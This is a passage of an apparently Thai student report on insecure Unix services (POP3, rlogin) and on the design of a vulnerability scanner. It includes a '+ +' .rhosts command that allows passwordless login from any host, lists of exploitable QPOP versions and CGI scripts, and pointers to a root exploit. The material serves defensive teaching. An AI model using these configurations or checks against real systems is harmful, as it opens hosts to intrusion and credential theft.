LIST	หมายเลขข้อความ	Transaction State	ตรวจสอบหมายเลขของอีเมล์ และขนาดของอีเมล์
RETR	ข้อความ	Transaction State	เป็นคำสั่งที่ใช้ส่งข้อมูลของอีเมล์
DELE	ข้อความ	Transaction State	ระบุอีเมล์ที่ต้องการจะลบ ซึ่งอีเมล์เหล่านี้จะถูกลบออกจาก mail box เมื่อใช้คำสั่ง QUIT
RSET	ข้อความ	Transaction State	ยกเลิกการลบอีเมล์ ที่เกิดจากการใช้คำสั่ง DELE
TOP	หมายเลขข้อความ , จำนวนบรรทัด	Transaction State	Server จะส่งข้อมูลย้อนกลับไปเท่ากับจำนวนบรรทัดที่ระบุไว้
NOOP	None	Transaction State	NO Operation
QUIT	None	Transaction State & Authorization State	ใช้เมื่อต้องการจะจบการทำงาน หากมีเมล์ซึ่งถูกระบุด้วยคำสั่ง DELE จะถูกลบออกจาก mail box

ตารางที่ 4-5 แสดงรายละเอียดในคำสั่งต่างๆ ของ POP3 ที่ใช้งานอยู่

ไคลเอ็นต์ และเซิร์ฟเวอร์เดมอน (Client and Server Daemon)

Client program : **Outlook, Eudora etc.**

Server program is **ipop3d**

การเซ็ตอัป pop3d ในฝั่งเซิร์ฟเวอร์

แก้ไฟล์ /etc/inetd.conf ทำการเพิ่มข้อความดังนี้

```
pop3    stream  tcp     nowait  root    /usr/local/sbin/ipop3d      ipop3d  #HP-UX
pop3    stream  tcp     nowait  root    /usr/sbin/tcpd              ipop3d  #Linux
pop3    stream  tcp     nowait  root    /usr/local/sbin/tcpd    /usr/local/sbin/ipop3d #SunOS
```

รูปที่ 4-62 แสดง การเซ็ตอัป pop3d ในไฟล์ /etc/inetd.conf

ข้อบกพร่อง และไม่ปลอดภัยใน pop3d (Bug /Insecure in pop3d)

1. เมื่อ POP client ทำการติดต่อ กับ POP Server โดยมีการส่ง Username และ รหัสผ่าน โดยคำสั่ง USER และ PASS ในแบบ clear text คือ Username และ รหัสผ่านไม่ได้มีการเข้ารหัสเมื่อมีการส่ง ทำให้ผู้บุกรุกสามารถดักจับ Username และ รหัสผ่านไปได้โดยใช้โปรแกรมจำพวก Sniffer

2. ใน pop3d บางเวอร์ชัน สามารถ exploit เป็น root ได้โดยใช้โปรแกรม qpop.c ซึ่งหา download ได้จาก http:///www.rootshell.com, http://www.hack.co.za

เวอร์ชัน pop3d ที่มีปัญหา

1. QPOP 2.1.4-R3 is vulnerable
2. QPOP 2.2 is vulnerable
3. QPOP 2.3 is vulnerable
4. QPOP 2.4 is vulnerable
5. QPOP 2.41beta1 is vulnerable
6. QPOP version 3.0b is vulnerable

การป้องกัน และแก้ไข

1. ทำการ update POP3 Daemon ให้เป็นเวอร์ชันใหม่ โดยสามารถตรวจสอบเวอร์ชันของ POP3 Daemon ที่ท่านใช้อยู่ได้ ดังนี้

```
Diamond:\>telnet Chaokhun.kmitl.ac.th 110
Trying...
Connected to Chaokhun.kmitl.ac.th.
Escape character is '^]'.
+OK POP3 Chaokhun.kmitl.ac.th v7.64 server ready
```

รูปที่ 4-63 แสดงตรวจสอบเวอร์ชันของ pop3d ที่ใช้งานอยู่ในระบบ

จากตัวอย่างเป็นการ telnet เข้าไปยังพอร์ต 110 ซึ่งเปิดให้บริการ POP3 ต่อจากนั้นเซิร์ฟเวอร์จะแสดงเวอร์ชันของ pop3d ให้ทราบ ซึ่งเวอร์ชันของ pop3d ในที่คือ "v7.64" โดยสามารถ download pop3d ได้จาก

- http://www.eudora.com/freeware/qpop.html
- ftp://ftp.ucdavis.edu/unix-public/pop3d.tar

4.4.6 บริการ RLOGIN(513)

rlogin เป็นโปรแกรมให้บริการ Remote Terminal Service เหมือนกับ telnet

ไคลเอ็นต์ และเซิร์ฟเวอร์เดมอน (Client and Server Daemon)

Client program is **rlogin**

Server program is **rlogind** หรือ **in.rlogind**

การเซ็ตอัป rlogind ในฝั่งเซิร์ฟเวอร์

แก้ไฟล์ /etc/inetd.conf ทำการเพิ่มข้อความดังนี้

```
login   stream  tcp     nowait  root    /usr/lbin/rlogind   rlogind         #Hp-Ux
login   stream  tcp     nowait  root    /usr/libexec/rlogind  rlogind       #OpenBSD
login   stream  tcp     nowait  root    /usr/sbin/tcpd      in.rlogind      #Linux
```

รูปที่ 4-64 แสดงการเซ็ตอัป rlogind ในไฟล์ /etc/inetd.conf

ความแตกต่างระหว่าง telnet กับ rlogin

1. rlogin ไม่ต้องพิมพ์ username เพราะว่า username จะถูกส่งไปโดยอัตโนมัติ ในตอนที่เริ่ม connection (ถ้า username ของโฮสต์หนึ่ง เหมือนกับอีกโฮสต์หนึ่ง)

2. ถ้า connection มาจาก "Trusted Host" หรือ "Trusted User" ก็จะสามารถล็อกอินได้โดยไม่ต้องใช้ รหัสผ่านเลย

Trusted Host and Trusted User

Trusted Host : เกิดจากผู้ที่สร้าง Berkeley Unix คือ ถ้าโฮสต์หนึ่งไว้วางใจ หรือว่าเชื่อมั่นกับอีกโฮสต์หนึ่ง ผู้ใช้งานที่มี username เหมือนกันก็จะสามารถล็อกอินจากโฮสต์หนึ่งไปยังอีกโฮสต์หนึ่งได้โดยไม่ต้องใช้รหัสผ่าน

Trusted User : เหมือนกับ Trusted Host คือถ้าเราไว้ใจในผู้ใช้งานคนอื่นที่อยู่อีกโฮสต์หนึ่ง เราจะยอมให้ผู้ใช้งานคนนั้นสามารถล็อกอินเข้ามาโดยใช้ username ของเราโดยไม่ต้องใส่รหัสผ่านของเราได้

การ setup Trusted Host

/etc/hosts.equiv : ไฟล์นี้จะประกอบด้วยรายชื่อของ Trusted Hosts ซึ่งจะยินยอมให้มีการล็อกอินเข้ามาในระบบของเราโดยไม่ใส่รหัสผ่าน เช่น

diamond.ce.kmitl.ac.th

(หมายความว่ายอมให้โฮสต์ diamond สามารถล็อกอินเข้ามาในระบบได้ต่อเมื่อมี username ที่เหมือนกันเท่านั้น โดยไม่ต้องใส่รหัสผ่าน)

- *Chaokhun.kmitl.ac.th*

(หมายความว่าไม่ยอมให้ username ที่เหมือนกันบนโฮสต์ Chaokhun ล็อกอินเข้ามาในระบบของเรา)

$HOME/.rhosts : เมื่อ rlogin ทำการตรวจสอบ /etc/hosts.equiv แล้วจะทำการหา Home directory ที่มีไฟล์ .rhosts ไฟล์ .rhosts มีประโยชน์แล้วก็มีอันตรายมาก *ประโยชน์คือ* ช่วยให้สามารถล็อกอินระหว่างเครื่องคอมพิวเตอร์ 2 เครื่องได้ โดยไม่ต้องใส่รหัสผ่าน *อันตรายคือ* อาจเป็นช่องทางให้ผู้บุกรุกกลับเข้ามายังโฮสต์ของเราโดยไม่ต้องใช้รหัสผ่าน

การสร้าง .rhosts

```
S echo "+ +" >~/.rhosts
```

รูปที่ 4-65 แสดงการเซ็ตอัป .rhosts ในโฮมไดเรกทอรี เพื่อให้ล็อกอินโดยไม่ต้องใส่รหัสผ่าน

หมายความว่า ยอมให้บุคคลอื่นจากโฮสต์ใดๆ ก็ตาม สามารถล็อกอินเข้าโดยใช้ username ของเราโดยไม่ต้องใส่รหัสผ่าน

```
S cat >.rhosts
isag09.ce.kmitl.ac.th        tum

+ webmaster
diamond.ce.kmitl.ac.th +
```

รูปที่ 4-66 แสดงการเซ็ตอัป .rhosts เพื่อให้บางโฮสต์เท่านั้นที่สามารถล็อกอินโดยไม่ต้องใส่รหัสผ่าน

หมายความว่า ยอมให้โฮสต์ *isag09.ce.kmitl.ac.th* (เครื่องต้นทาง) username : *tum* (username เครื่องต้นทาง) เท่านั้น ที่สามารถล็อกอินเข้าไปยังโฮสต์ *diamond.ce.kmitl.ac.th* (เครื่องเป้าหมาย) username : *webmaster* ได้ โดยไม่ต้องใส่รหัสผ่าน

<u>การป้องกัน และแก้ไข</u>

1. ป้องกันไม่ให้ใช้คำสั่ง rlogin โดยทำการ

   # chmod 0 /usr/bin/rlogin


2. ทำการปิดบริการ rlogind ใน /etc/inetd.conf ถ้าจะเปิดให้บริการ rlogin ควรใช้ TCP WRAPPER
3. ทำการตรวจสอบ .rhosts ภายในโฮสต์นั้นโดย ถ้าเจอ .rhosts ให้ทำการลบทิ้ง

บทที่ 5
การคำนวณ การสร้าง และการออกแบบ

5.1 ระบบโดยรวม

โครงสร้างของโปรแกรมตัวตรวจสอบความปลอดภัยผ่านเครือข่ายนี้ จะแบ่งออกเป็น 3 ส่วนคือ

1. ***Internal Rules Process*** เป็นส่วนการทำงานหลักของโปรแกรม ทำหน้าที่ในการติดต่อกับระบบยูนิกซ์ และทดสอบระบบยูนิกซ์ เพื่อนำผลที่ได้ไปใช้วิเคราะห์ว่ามีจุดบกพร่องหรือไม่
2. ***External Rules Process*** เป็นส่วนที่จะทำการวิเคราะห์ว่าระบบมีจุดบกพร่องหรือไม่โดยนำข้อมูลที่ได้มาจาก Scan Engine แล้วสร้างเป็นรายงานบอกถึงจุดบกพร่องต่างๆ ของระบบ
3. ***Rules*** เป็น รายละเอียดลักษณะจุดบกพร่องต่างๆ ของระบบยูนิกซ์ ซึ่งจะนำไปใช้ในการวิเคราะห์หาจุดบกพร่องของระบบยูนิกซ์แบ่งเป็นสองส่วนคือ
   - Internal Rules เป็นจุดบกพร่องที่ระบุไว้ในซอร์สโค้ดของโปรแกรมซึ่งผู้ใช้ไม่สามารถแก้ไขได้
   - External Rules เป็นจุดบกพร่องที่ระบุไว้ใน text file ซึ่งผู้ใช้สามารถแก้ไขเพิ่มเติมเองได้




รูปที่ 5-1 โครงสร้างของโปรแกรมตัวตรวจจับความปลอดภัยผ่านเครือข่าย

5.2 Internal Rules Process

เป็นส่วนประกอบหลักของโปรแกรม ทำหน้าที่ตรวจสอบหาจุดบกพร่องที่เกิดขึ้น โดยจะติดต่อกับเครื่องที่จะทำการสแกน และหาข้อมูลของเครื่องที่จะทำการสแกน แล้วจึงนำข้อมูลที่ได้มานั้นไปทำการวิเคราะห์หาจุดบกพร่องที่ผู้บุกรุกสามารถทำอันตรายให้กับระบบได้ หน้าที่หลักในส่วนของ Internal Rules Process มีดังนี้

- ทดสอบเครื่องเป้าหมายที่จะทำการตรวจสอบว่ายังทำงานอยู่หรือไม่ โดยการ ping เพื่อทดสอบดูเครื่องเป้าหมายที่จะทำการตรวจสอบ หากพบว่าเครื่องเป้าหมายที่จะทำการตรวจสอบไม่สามารถติดต่อได้ การตรวจสอบก็จะถูกยกเลิกทันที
- ตรวจสอบหาบริการที่เปิดอยู่ เป็นการตรวจสอบดูว่ามีพอร์ตใดเปิดอยู่บ้าง
- ทำการตรวจสอบดูว่าเครื่องที่จะทำการสแกนเป็นระบบปฏิบัติการอะไร เวอร์ชันอะไร เนื่องจากโปรแกรมนี้จะทำการตรวจสอบเฉพาะระบบที่เป็นยูนิกซ์ ดังนั้นจึงต้องทำการตรวจสอบดูว่าระบบปฏิบัติการของเครื่องที่จะทำการตรวจสอบเป็นระบบปฏิบัติการยูนิกซ์หรือไม่ และข้อมูลของระบบปฏิบัติการจะถูกนำไปใช้ในการวิเคราะห์หาจุดบกพร่องของระบบ ด้วยการตรวจสอบระบบปฏิบัติการจะใช้วิธีการของ Stack Fingerprint ในการตรวจสอบ
- ทำการติดต่อกับเดมอนของแต่ละพอร์ต เพื่อหาข้อมูลของเดมอนว่าเป็นเดมอนเวอร์ชันอะไร ข้อมูลนี้จะนำไปวิเคราะห์หาจุดบกพร่องของระบบต่อไป
- ทำการสแกนหาจุดบกพร่อง โดยทำการทดลองใช้วิธีการที่เป็นไปได้ที่ผู้บุกรุกจะใช้ในการโจมตีระบบและดูผลที่เกิดขึ้นว่ามีจุดบกพร่องหรือไม่ นอกจากนั้นยังตรวจสอบการตั้งค่าต่างๆ ของระบบว่ามีจุดบกพร่องหรือไม่ เช่น ใน FTP มีการเซ็ตให้ผู้ใช้ทั่วไปสามารถเขียนข้อมูลลงไปได้หรือไม่ หรือใน Sendmail สามารถใช้คำสั่ง EXPN ได้หรือไม่ซึ่งคำสั่งนี้จะทำให้ผู้บุกรุกสามารถดู aliases mail ได้ เป็นต้น ในการสแกนหาจุดบกพร่องจะทำการสแกนพอร์ตดังต่อไปนี้
    - 23 TELNET
    - 21 FTP
    - 25 SENDMAIL
    - 79 FINGER
    - 80 WWW
    - 110 POP3
    - 514 RLOGIN



รูปที่ 5-2 Flow Chart แสดงการทำงานของส่วน Internal Rules Process

การตรวจสอบระบบปฏิบัติการ (Remote OS Detection)

ทำการตรวจสอบระบบปฏิบัติการของเครื่องเป้าหมายโดยใช้วิธีการของ TCP Stack Fingerprint ซึ่งสามารถที่จะระบุระบบปฏิบัติการของเครื่องเป้าหมายได้ โดยทำการส่งแพ็กเก็ตทีซีพีออกไปตรวจสอบ แล้วดูผลลัพธ์ที่เครื่องปลายทางตอบกลับมา โดยทีซีพีแพ็กเก็ตเหล่านี้ไม่ได้เป็นแพ็กเก็ตที่ใช้สื่อสารกันตามปกติ ไม่มีการระบุไว้ใน RFC ว่าจะต้องมีการตอบกลับอย่างไร ในสถานะการณ์เช่นนี้

โดยแพ็กเก็ตเหล่านี้เป็นแพ็กเก็ตที่มีความกำกวม เพราะไม่มีมาตรฐานระบุว่าจะต้องมีการตอบกลับอย่างไร TCP stack แต่ละมีวิธีการจัดการกับเหตุการณ์นี้ต่างกัน เราจะใช้จุดนี้ในการระบุตัวระบบปฏิบัติการ

```
0 SYN            * THIS IS VALID, used to verify LISTEN
1 SYN+ACK
2 FIN
3 FIN+ACK
4 SYN+FIN
5 PSH
6 SYN+XXX+YYY    * XXX & YYY are unused TCP flags
```

รูปที่ 5-3 แสดงแพ็กเก็ตที่ส่งออกไป เพื่อทำการระบุระบบปฏิบัติการของเครื่องเป้าหมาย

ค่าของ sequence number ของทุกแพ็กเก็ตจะเป็นค่าที่ได้จากการสุ่มขึ้นมา ส่วนค่าของ acknowladgement number จะมีค่าเท่ากับ 0 ทำการส่งแพ็กเก็ตทั้งหมดไปยังเครื่องปลายทางแล้วดูผลที่ตอบกลับมาดูค่าที่ได้แล้วนำมาเปรียบเทียบกับไฟล์ isagnet.conf เพื่อดูว่าเป็นระบบปฏิบัติการอะไรรายละเอียดของไฟล์ isagnet.conf เป็นดังนี้

```
* Linux 1.x, 2.0 (by savage@Apostols.Org)
0 1 1 1 SA
1 0 0 0 R
2 - - - -      /* pkt#2 == Doesn't give any answer whatsoever */
3 0 0 0 R
4 1 1 1 SFA    /* pkt#4 == seqnum, acknum, window, SYN+FIN+ACK */
5 - - - -
6 1 1 1 SAXY
```

รูปที่ 5-4 แสดง ค่าของ sequence number ของทุกแพ็กเก็ต จะเป็นค่าที่ได้จากการสุ่มขึ้นมา

- column 1 เป็น packcet number ระบุว่าเป็นค่าที่ตอบกลับมาของแพ็กเก็ตไหนซึ่งโปรแกรมจะส่งไปทั้งหมด 7 แพ็กเก็ต (0-6) แพ็กเก็ตไหนไม่ถูกระบุแสดงว่าไม่สนใจค่าที่ตอบกลับมาของแพ็กเก็ตนั้น

- column 2 เป็น seq_num (1/0/-)

- column 3 เป็น ack_num (1/0/-)

- column 4 เป็น window (1/0/-/hex_value)

- column 5 เป็น flags (S=SYN, F=FIN, R=RST, A=ACK, P=PSH, U=URG, X, Y)

การสแกนหาจุดบกพร่อง

การสแกนหาจุดบกพร่องจะเป็นการสแกนโดยทดลองใช้วิธีการที่เป็นไปได้ที่ผู้บุกรุกอาจใช้ในการโจมตีระบบและตรวจสอบดู Configuration ต่างๆ ของระบบเพื่อหาจุดบกพร่องที่อาจเกิดขึ้นจากการ Configured ที่ไม่ถูกต้อง ซึ่งการตรวจสอบในแต่ละพอร์ตแต่ละเดมอนก็จะต่างกันออกไป โดยจะมีการตรวจสอบดังนี้

TELNET(23)


ทำการตรวจสอบว่ามีการเปิดบริการ telnet อยู่หรือไม่ เพราะ telnet เป็นบริการที่ไม่ปลอดภัย เพราะมีการส่ง username และ password โดยไม่มีการเข้ารหัส ซึ่งอาจถูกดักจับ username และ password ได้

FTP(21)

จะทำการติดต่อกับ FTP Daemon และทำการตรวจสอบหาจุดบกพร่องต่างๆ ที่อาจเกิดขึ้นดังต่อไปนี้

- ตรวจสอบเวอร์ชันของ FTP Daemon จะนำเวอร์ชันของ FTP Daemon นี้ไปเปรียบเทียบกับ External Rules ว่าเป็นเวอร์ชันที่มีจุดบกพร่องหรือไม่

- ทำการทดลองล็อกอินเข้าระบบ (Brute Force) ทดลองล็อกอินเข้าสู่ระบบ
- ตรวจสอบ root ล็อกอิน ทำการตรวจสอบดูว่าผู้ดูแลระบบสามารถที่จะล็อกอินเข้าใช้งาน FTP ได้หรือไม่เนื่องจาก FTP เป็นการรับส่งข้อมูลที่มีลักษณะเป็น clear text คือไม่มีการเข้ารหัสข้อมูลก่อนที่จะทำการส่งดังนั้นหากผู้บุกรุกทำการดักจับข้อมูลขณะที่ผู้ดูแลระบบทำการล็อกอินเพื่อใช้งาน FTP ผู้บุกรุกก็จะได้รหัสผ่านของผู้ดูแลระบบและนำไปใช้สร้างความเสียหายให้แก่ระบบได้
- ตรวจสอบ Anonymous ล็อกอิน ผู้ใช้ทั่วไปสามารถใช้งาน FTP ได้หรือไม่การอนุญาตให้ผู้ใช้ทั่วไปสามารถล็อกอินเข้าใช้ FTP ได้อาจเป็นช่องทางให้ผู้บุกรุกหาข้อมูลเกี่ยวกับระบบ และนำข้อมูลเหล่านั้นไปใช้ในการบุกรุกเข้าระบบได้หากไม่มีความจำเป็นก็ไม่ควรที่จะให้ผู้ใช้ทั่วไปสามารถเข้าใช้งาน FTP ได้
- หากสามารถทำการล็อกอินโดย Anonymous ได้จะทำการตรวจสอบว่าผู้ใช้ทั่วไปสามารถที่จะเขียนข้อมูลลงไปยังดิสก์ได้หรือไม่ ซึ่งหากผู้ใช้ทั่วไปสามารถเขียนข้อมูลลงไปยังดิสก์ได้ย่อมไม่เป็นผลดีต่อระบบอย่างแน่นอน
- ตรวจสอบว่าผู้ใช้ทั่วไปสามารถที่จะเข้าสู่โฮมไดเรกทอรีของผู้ดูแลระบบได้หรือไม่ หากผู้ใช้ทั่วไปสามารถเข้าไปยังโฮมไดเรกทอรีของผู้ดูแลระบบได้ ก็จะเป็นช่องทางให้ผู้บุกรุกสามารถที่จะเข้าไปทำความเสียหายให้แก่ระบบได้
- ตรวจสอบการใช้คำสั่ง SITE EXEC คำสั่งนี้จะให้สิทธิ์แก่ผู้ใช้ที่ใช้คำสั่งนี้เท่ากับผู้ดูแลระบบได้ หากใช้คำสั่งนี้แล้วได้สิทธิ์เป็นผู้ดูแลระบบ ผู้ใช้คนนั้นก็สามารถที่จะทำความเสียหายให้แก่ระบบได้



รูปที่ 5-5 Flow Chart แสดงการตรวจสอบในส่วนของ FTP

SENDMAIL(25)

จะทำการติดต่อกับ Sendmail และทำการตรวจสอบหาจุดบกพร่องต่างๆ ที่อาจเกิดขึ้นดังต่อไปนี้

- ตรวจสอบเวอร์ชันของ Sendmail จะนำเวอร์ชันของ Sendmail นี้ไปเปรียบเทียบกับ External Rules ว่าเป็นเวอร์ชันที่มีจุดบกพร่องหรือไม่
- ตรวจสอบการใช้คำสั่ง EXPN เพื่อดู alias mail ของผู้ใช้ต่อไปนี้

  EXPN decode

  EXPN uudecode

  EXPN staff

  EXPN debug

  EXPN wiz
- ตรวจสอบว่าสามารถใช้คำสั่งต่อไปนี้ได้หรือไม่

  WIZ

  DEBUG
- ตรวจสอบการส่งเมล์ไปยังไฟล์โดยตรง Sendmail บางเวอร์ชันยอมให้มีการส่งเมล์โดยตรงไปยังไฟล์ในระบบได้ หากผู้บุกรุกสามารถส่งเมล์ไปยังไฟล์ได้โดยตรงอาจก่อให้เกิดความเสียหายให้กับระบบได้
- ตรวจสอบว่า สามารถทำการขโมยไฟล์ /etc/passwd ผ่านทาง Sendmail ได้หรือไม่ Sendmail บางเวอร์ชันยอมให้มีการส่งไฟล์ /etc/passwd ให้ผู้รับภายนอกได้โดยไม่ต้องมีการล็อกอินเข้าระบบก่อน ซึ่งจะทำให้ผู้บุกรุกได้บัญชีรายชื่อผู้ใช้ระบบ เพื่อบุกรุกกลับเข้ามายังระบบอีกครั้ง

FINGER(79)

ตรวจสอบดูว่า finger แสดงข้อมูลของผู้ใช้งานระบบให้ทราบหรือไม่ซึ่งเป็นช่องทางให้ผู้บุกรุกทราบว่ามีผู้ใช้ใดบ้างในระบบ และเป็นช่องทางให้ผู้บุกรุกสามารถเข้าสู่ระบบได้

WWW(80)

ทำการตรวจสอบ CGI Script ดังต่อไปนี้

- /cgi-bin/phf ซึ่งจะทำให้สามารถแสดงไฟล์ทุกไฟล์ใน Web Server ที่มีสิทธิ์ (permission) ให้ทำการแสดงได้
- /cgi-bin/count.cgi สามารถทำการ Buffer Overflows แล้วจะยอมให้ผู้บุกรุกสามารถใช้คำสั่งบน Web Server ได้

- /cgi-bin/test-cgi จะยอมให้ผู้บุกรุกสามารถแสดงไฟล์ที่อยู่ใน Web Server ได้
- /cgi-bin/php.cgi สามารถแสดงไฟล์ทุกไฟล์ที่มีสิทธิ์ (permission) ใน Web Server ได้
- /cgi-bin/handler สามารถแสดงไฟล์ทุกไฟล์ที่มีสิทธิ์ (permission) ใน Web Server ได้
- /cgi-bin/webgais ผู้บุกรุกสามารถใช้ไฟล์นี้ให้มีการส่งไฟล์ /etc/passwd ผ่านทางอีเมล์ไปให้ผู้บุกรุกได้
- /cgi-bin/websendmail ผู้บุกรุกสามารถใช้ไฟล์นี้ให้มีการส่งไฟล์ /etc/passd ผ่านทางอีเมล์ไปให้ผู้บุกรุกได้
- /cgi-bin/webdist.cgi ผู้บุกรุกสามารถใช้ไฟล์นี้ให้ทำการแสดงไฟล์ที่อยู่ในระบบได้
- /cgi-bin/faxsurvey ผู้บุกรุกสามารถใช้ไฟล์นี้ให้ทำการแสดงไฟล์ที่อยู่ในระบบได้
- /cgi-bin/htmlscript ผู้บุกรุกสามารถใช้ไฟล์นี้ในการแสดงไฟล์ที่อยู่ในระบบได้
- /cgi-bin/pfdispaly.cgi สามารถแสดงไฟล์ทุกไฟล์ที่มีสิทธิ์ (permission) ใน Web Server ได้

POP3(110)

จะทำการติดต่อกับ POP Daemon และทำการตรวจสอบหาจุดบกพร่องต่างๆ ที่อาจเกิดขึ้นดังต่อไปนี้

